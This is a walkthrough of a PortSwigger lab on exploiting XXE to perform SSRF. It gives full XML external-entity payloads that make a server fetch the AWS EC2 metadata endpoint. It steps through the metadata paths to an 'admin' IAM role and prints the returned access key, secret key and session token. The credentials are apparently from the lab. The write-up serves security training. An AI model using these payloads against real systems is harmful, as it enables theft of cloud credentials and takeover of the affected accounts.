PortSwigger
Description

This lab has the same “Check stock” XML parser vulnerability as the previous lab. However, instead of reading a local file, we will use the XXE to make the server fetch a URL — specifically, the AWS EC2 metadata endpoint at http://169.254.169.254/. This endpoint contains sensitive instance information, including IAM credentials.
By iteratively exploring the metadata API, we can find and retrieve the secret access key.
Step 1 - Locate the XML Input

Visit any product page and click “Check stock”. Intercept the request in Burp:
Step 2 - Basic XXE to Fetch a URL
We replace the productId with an external entity that points to a URL instead of a file.
Payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>
Response:
Invalid product ID: latest/

The server fetched http://169.254.169.254/ and returned the directory listing. The metadata endpoint returns latest/ as the first path.
Step 3 - Explore the Metadata API
The EC2 metadata endpoint is hierarchical. We need to append paths to reach the security credentials.
Iteration 1 - List top-level:
http://169.254.169.254/latest/
Response: meta-data/ dynamic/ user-data/

Iteration 2 — Go into meta-data:
http://169.254.169.254/latest/meta-data/
Response: ami-id/ hostname/ iam/ ...


Iteration 3 - Go into iam:
http://169.254.169.254/latest/meta-data/iam/
Response: security-credentials/

Iteration 4 — Go into security-credentials:
http://169.254.169.254/latest/meta-data/iam/security-credentials/
Response: admin

Iteration 5 — Get the credentials for the role:
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin
Step 4 - Craft the Final Payload
We need to reach the full URL in one entity. Based on exploration, the final path is:
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin
Final payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>

Step 5 - Send the Payload
Send the request. The response contains a JSON object with the IAM credentials:
"Invalid product ID: {
  "Code" : "Success",
  "LastUpdated" : "2026-05-20T17:45:46.696049578Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "FHmFKmrpvSHhw20ZdpD9",
  "SecretAccessKey" : "owljBWbVM5eslDKBfv7nho9QUFASNpeqhocXfjNE",
  "Token" : "wJM36Ka6C2RgO6h26hMxdESdoiFmDaK8Fi8daxKawHhvZjMzRl7ApywuW1xD1ZnRhg2CyG7UxBWt5APMhSSG8OVSuTYo0YIUv7ShFkqCe4CT5y4n23Q4pzCiioQHQJTNO9gZDbvh57cAu4MXPxHKFuuemOqEUMFgxtB07gzYQ6AjYSo9XD0d7gCak1WQGAOoPbx3nPf9UWXprePNlVt93bqUxn1omWU9RKOCK6l8BYNOdkGp8nEDlzyhofuH0BqB",
  "Expiration" : "2032-05-18T17:45:46.696049578Z"
}"
The lab only requires that you retrieve the secret access key (the server will detect the successful SSRF).
Step 6 - Lab Solved
The lab automatically detects the SSRF and marks as solved.

This lab demonstrates how XXE can escalate from local file read to SSRF, targeting internal cloud metadata services. This is a critical vulnerability in real-world cloud environments.